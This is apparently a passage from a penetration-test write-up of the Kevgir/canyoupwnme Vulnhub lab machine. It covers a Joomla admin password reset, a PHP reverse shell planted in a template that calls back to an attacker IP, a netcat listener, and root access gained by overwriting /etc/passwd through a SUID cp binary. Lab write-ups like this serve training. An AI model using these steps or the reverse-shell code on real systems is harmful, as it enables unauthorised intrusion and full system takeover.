
Main Menu

Confirm your Account

An e-mail has been sent to your e-mail address. The e-mail contains a verification token, please paste the token in the field below to prove that you are the owner of this account.

Token: '

Figure 4.6: 130-Token change.png



10.10.10.112:8081/index.php?option=com_user&view=reset&layout=complete

Reset your Password


To complete the password reset process please enter a new password.

Password: ••••••••

Verify Password: ••••••••

Figure 4.7: 135-password change.png

The password has been reset. Lets try to login with the password which we entered.



10.10.10.112:8081/administrator/

Joomla! Administration Login

Use a valid username and password to gain access to the Administrator Back-end.

Return to site Home Page

Username


Password

Language Default

Figure 4.8: 140-joomla admin.png

4.3 Gaining Shell


Awesome i am able to login to the website without any issues. with that being said i need to find a way to get a reverse shell.



#	Name	Group	Client	Last Activity	Logout
1	admin	Super Administrator	site	0.0 hours ago	
2	admin	Super Administrator	administrator	0.0 hours ago	


Figure 4.9: 145-admin login.png

We can get a reverse shell by modifying the templates on the joomla. Since i have logged in as admin i can easily change the templates to reverse shell and get the reverse shell.



#		Template Name	Default
1	○	beez	
2	○	rhuk_milkyway	★

Figure 4.10: 150-Extension.png




10.10.10.112:8081/administrator/index.php?option=com_templates

#		Template Name	Default	As
1	○	beez		
2	○	rhuk_milkyway	★	

Figure 4.11: 155-Milky way.png

We can easily get the reverse shell by following the below steps.

```
extension --> Template manager --> rhuk_milkyway<any template> --> edit html --> enter the php
↪  reverse shell --> apply/save

http://10.10.10.112:8081/templates/rhuk_milkyway/index.php
```



10.10.10.112:8081/administrator/index.php?option=com_templates&task=edit&cid[]=rhuk_milkyway&client=0

K Milkyway template

Way is a fresh new template for Joomla! The clean design of this template makes it very lightweight and fast.

ot assign Default Template

Parameters

The Parameter-File /templates/rhuk_milkyway/params.ini is Writable!


Color Variation: Blue

Background Variation: Blue

Template Width: Fluid with maximum

Joomla! is Free Software released under the GNU/GPL License.


Figure 4.12: 160-Edit html.png



/var/www/html/joomla/templates/rhuk_milkyway/index.php

```
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.10.101';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
```

Figure 4.13: 165-revshell.png



Restricted access


Figure 4.14: 170-Milkyway access.png

```
→  nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.112 39743
Linux canyoupwnme 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686
↪  i686 i686 GNU/Linux
 09:15:11 up  6:25,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
$
```


4.4 Privilege Escalation

By checking the /bin folder i can see that cp command there which means that i can cp anything as root. This gives me fair idea to abuse /etc/passwd file to a different place and change the value and copy it to the /etc/passwd



```
www-data@canyoupwnme:/tmp/summa$
www-data@canyoupwnme:/tmp/summa$ find /bin -perm -4000
/bin/umount
/bin/fusermount
/bin/ping6
/bin/mount
/bin/ping
/bin/su
/bin/cp
www-data@canyoupwnme:/tmp/summa$ ls
www-data@canyoupwnme:/tmp/summa$
```

Figure 4.15: 215-bin.png




```
www-data@canyoupwnme:/tmp/anything$ ls -la
total 12
drwxrwxr-x 2 admin admin 4096 Jun  2 10:33 .
drwxrwxrwt 9 root  root  4096 Jun  2 10:58 ..
-rw-rw-r-- 1 admin admin 1506 Jun  2 05:03 passwd
www-data@canyoupwnme:/tmp/anything$
```

Figure 4.16: 175-tmp passwd.png

As you can see that the root is getting the hash from /etc/shadow file. Since i have an option to run cp as sudo i can edit that x value and put it to the /etc/passwd so that that hash takes first preference than shadow file.

So initially i have to copy the file to the temp folder and edit that file from there with alternate x value




```
www-data@canyoupwnme:/tmp/summa$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Figure 4.17: 180-passwd content.png

I created the hash value by using openssl value and salt as well.

```
→  openssl passwd -1 -salt admin admin@123
$1$admin$Rc8iczzsf352YbX6N4P4T/
```


I edited the passwd file and replaced the x value of admin to the hash which we generated above. After the edit the passwd file will look like this.



```
www-data@canyoupwnme:/tmp/anything$ cat /etc/passwd | grep root
root:$1$admin$Rc8iczzsf352YbX6N4P4T/:0:0:root:/root:/bin/bash
www-data@canyoupwnme:/tmp/anything$
```

Figure 4.18: 185-modified root.png


Next step is to copy the passwd file to the /etc/passwd with /bin/cp command. Lets do that and check what happens.



```
:/tmp/anything$ /bin/cp passwd /etc/passwd
:/tmp/anything$
```

Figure 4.19: 190-cp copy.png


We successfully copied the content of the passwd file to the /etc/passwd. All we need to do now is to su root with the password of that hash and check if we can login or not.



```
www-data@canyoupwnme:/tmp/anything$ cat /etc/passwd | grep root
root:$1$admin$Rc8iczzsf352YbX6N4P4T/:0:0:root:/root:/bin/bash
www-data@canyoupwnme:/tmp/anything$
```

Figure 4.20: 195-passwd content.png

We are able to login successfully without any issues and we are root on the system.




```
www-data@canyoupwnme:/$
www-data@canyoupwnme:/$ su root
Password:
root@canyoupwnme:/# id
uid=0(root) gid=0(root) groups=0(root)
root@canyoupwnme:/# 
```

Figure 4.21: 200-root.png

4.5 Proof File:


4.5.1 User:



```
www-data@canyoupwnme:/$
www-data@canyoupwnme:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@canyoupwnme:/$
```

Figure 4.22: 205-user proof.png

4.5.2 Root:



```
root@canyoupwnme:~/banner# cat kevgir


  G:                ,;
  E#,    :        f#i                        .Gt  t    j.
  E#t  .GE      .E#t                        j#W:  Ej   EW,
  E#t j#K;     i#W,     t      .DD.       ;K#f    E#,  E##j
  E#GK#f      L#D.      EK:   ,WK.      .G#D.     E#t  E###D.
  E##D.     :K#Wfff;    E#t  i#D       j#K;       E#t  E#jG#W;
  E##Wi     i##WLLLLt   E#t j#f      ,K#f   ,GD;  E#t  E#t t##f
  E#jL#D:    .E#L       E#tL#i        j#Wi   E#t  E#t  E#t  :K#E:
  E#t ,K#j     f#E:     E#WW,          .G#D: E#t  E#t  E#KDDDD###i
  E#t   jD      ,WW;    E#K:             ,K#fK#t  E#t  E#f,t#Wi,,,
  j#t            .D#;   ED.                j###t  E#t  E#t  ;#W:
   ,;              tt   t                   .G#t  E#t  DWi   ,KK:
                                              ;;  ,;.

                                                   by canyoupwn.me

root@canyoupwnme:~/banner# 
```

Figure 4.23: 210-root proof.png

5 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

6 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Vulnhub should not have to remove any user accounts or services from the system.